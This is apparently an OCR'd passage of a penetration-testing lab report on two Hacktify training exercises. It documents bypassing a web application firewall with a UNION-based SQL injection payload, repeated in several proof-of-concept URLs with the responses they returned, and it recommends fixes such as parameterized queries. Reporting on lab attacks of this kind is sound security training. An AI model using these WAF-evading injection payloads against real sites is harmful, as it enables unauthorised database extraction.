
Reference	Risk Rating
WAF's are injected!	**High**
Tools Used	
Web Browser (Firefox) Developer Tools	
Vulnerability Description	
SQL Injection (SQLi) is a critical vulnerability that allows an attacker to manipulate SQL queries executed by the application. In this case, the Web Application Firewall (WAF) was initially blocking direct SQL injection attempts but was bypassed using a crafted UNION-based SQL Injection payload. By modifying the id parameter in the URL with a WAF-evading SQLi payload, an attacker successfully extracted database details.	
How It Was Discovered	
Attempted Direct SQL Injection (Blocked by WAF) URL: https://labs.hacktify.in/HTML/sqli_lab/lab_11/lab_11.php?id=' Observed Behavior: Message: "The site is protected by WAF" Attack Blocked Successfully by WAF Confirms that basic SQL injection attempts are being detected and blocked. Bypassing WAF with UNION-Based SQL Injection Modified URL with SQLi Payload: https://labs.hacktify.in/HTML/sqli_lab/lab_11/lab_11.php?id=1&?id=0'+union+select+1,@@version,database()--+ Observed Behavior: Extracted database version and name. Displayed Response: Your Login name: Dumb Your Password: Dumb Confirms that the WAF can be bypassed with obfuscated SQL injection techniques.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/sqli_lab/lab_11/lab_11.php?id=1 https://labs.hacktify.in/HTML/sqli_lab/lab_11/lab_11.php?id=1&?id=0'+union+select+1,@@version,database()--+	
Consequences of not Fixing the Issue	
Database Enumeration: Attackers can retrieve database version, structure, and credentials. WAF Bypass: Demonstrates the inadequacy of security controls, making the application vulnerable to further attacks. Data Leakage: Sensitive information can be extracted and exploited. Privilege Escalation: If exploited further, attackers may gain administrative access to the system.	
Suggested Countermeasures	
Improve WAF Rules – Use more robust detection mechanisms to prevent UNION-based and obfuscated SQLi payloads. Use Parameterized Queries – Prevent SQL injection by binding parameters instead of direct input concatenation.	

Validate and Sanitize Inputs – Reject user inputs containing SQL keywords and unexpected special characters. Restrict Database Privileges – Limit database access to minimum necessary permissions to reduce attack impact. Monitor and Log Injection Attempts – Track suspicious query patterns to detect and mitigate SQLi attacks. Regular Security Testing – Conduct penetration tests to evaluate and strengthen WAF effectiveness.
References
OWASP Top 10: A03:2021 – Injection https://owasp.org/www-project-top-ten/ SQL Injection Explanation & Prevention https://portswigger.net/web-security/sql-injection

Proof of Concept


Scenario 1: Basic SQL Injection Attempt (Blocked by WAF)
https://labs.hacktify.in/HTML/sqli_lab/lab_11/lab_11.php?id='
Observed Behavior:
WAF detected and blocked the attack.
Message: "Attack Blocked Successfully by WAF"

Scenario 2: Bypassing WAF with UNION-Based SQL Injection
Modified URL:
https://labs.hacktify.in/HTML/sqli_lab/lab_11/lab_11.php?id=1&?id=0'+union+select+1,@@version,database()--+
Observed Behavior:
Successfully retrieved database details.
Displayed Response:
Your Login name: Dumb
Your Password: Dumb


https://labs.hacktify.in/HTML/sqli_lab/lab_11/hacked.php?id='

The site is protected by WAF

Attack Blocked Successfully by WAF


https://labs.hacktify.in/HTML/sqli_lab/lab_11/lab_11.php?id=1&?id=0'+union+select+1,@@version,database()--+

```
Your Login name:Dumb
Your Password:Dumb
```

2.12. WAF's are injected Part 2!

Reference	Risk Rating
WAF's are injected Part 2!	**High**
Tools Used	
Web Browser (Firefox) Developer Tools	
Vulnerability Description	
SQL Injection (SQLi) is a serious vulnerability that allows attackers to manipulate SQL queries executed by an application. In this case, the Web Application Firewall (WAF) is blocking simple SQL injection attempts but can still be bypassed using advanced UNION-based SQL Injection techniques. By modifying the id parameter with a carefully crafted payload, an attacker can retrieve database information despite WAF protections.	
How It Was Discovered	
Initial SQL Injection Attempt (Blocked by WAF) Payload: https://labs.hacktify.in/HTML/sqli_lab/lab_12/lab_12.php?id=0' Observed Behavior:	

Message: "The site is protected by WAF"
Attack Blocked Successfully by WAF
Indicates that basic SQL injection attempts are being blocked.
Bypassing WAF Using UNION-Based SQL Injection

Modified URL with Advanced SQLi Payload:
https://labs.hacktify.in/HTML/sqli_lab/lab_12/lab_12.php?id=1&?id=0'+union+select+1,@@version,database()--+
Observed Behavior:
Successfully retrieved database details.
Displayed Response:
Your Login name: Dumb
Your Password: Dumb
Confirms that the WAF does not effectively block UNION-based SQL Injection payloads.

Vulnerable URLs

https://labs.hacktify.in/HTML/sqli_lab/lab_12/lab_12.php?id=1
https://labs.hacktify.in/HTML/sqli_lab/lab_12/lab_12.php?id=1&?id=0'+union+select+1,@@version,database()--+

Consequences of not Fixing the Issue

Database Enumeration: Attackers can retrieve database version, structure, and credentials.
Ineffective WAF Implementation: The WAF is not preventing advanced SQL Injection techniques, making it ineffective against skilled attackers.
Data Leakage: Sensitive database details may be extracted and exploited.
Privilege Escalation: Attackers may use this vulnerability to gain deeper access into the system.

Suggested Countermeasures

Improve WAF Rules – Enhance pattern detection to block obfuscated and UNION-based SQL injection attempts.
Use Parameterized Queries – Prevent SQL injection by binding parameters instead of concatenating input directly into SQL queries.
Input Validation & Escaping – Filter user inputs to reject SQL keywords and unexpected characters.
Restrict Database Privileges – Ensure that low-privileged database accounts are used to minimize damage in case of an exploit.
Monitor and Log Injection Attempts – Detect unusual query patterns and prevent future exploits.
Regular Security Audits – Conduct penetration testing to evaluate and improve WAF security measures.

References


OWASP Top 10: A03:2021 – Injection
https://owasp.org/www-project-top-ten/
SQL Injection Explanation & Prevention
https://portswigger.net/web-security/sql-injection

Proof of Concept

Scenario 1: Basic SQL Injection Attempt (Blocked by WAF)
URL:
https://labs.hacktify.in/HTML/sqli_lab/lab_12/lab_12.php?id=0'
Observed Behavior:

WAF successfully blocked the attack.
Message: "Attack Blocked Successfully by WAF".


Scenario 2: Bypassing WAF Using UNION-Based SQL Injection
Modified URL:
https://labs.hacktify.in/HTML/sqli_lab/lab_12/lab_12.php?id=1&?id=0'+union+select+1,@@version,database()--+
Observed Behavior:
Successfully retrieved database details.
Displayed Response:
Your Login name: Dumb
Your Password: Dumb


https://labs.hacktify.in/HTML/sqli_lab/lab_12/hacked.php

The site is protected by WAF

Go Back and Try Again

Attack Blocked Successfully by WAF


https://labs.hacktify.in/HTML/sqli_lab/lab_12/lab_12.php?id=1&?id=0'+union+select+1,@@version,database()--+

Your Login name:Dumb
Your Password:Dumb

Conclusion:

The **IDOR and SQL Injection (SQLi) assessments** revealed **critical security flaws** in access control and input validation. **IDOR vulnerabilities** allowed unauthorized access to user data by modifying URL parameters, leading to **account takeovers and data leaks**. **SQL Injection vulnerabilities** enabled attackers to manipulate queries, bypass authentication, and extract sensitive database information. **Web Application Firewalls (WAFs) were bypassed**, proving ineffective against advanced SQLi techniques. The **lack of parameterized queries and proper access controls** made these attacks possible. To mitigate risks, applications must **implement secure indirect references, enforce session-based authentication, validate inputs, and use prepared statements**. **Regular security audits and stronger WAF rules** are essential to prevent exploitation. **Immediate remediation is required** to safeguard user data and system integrity.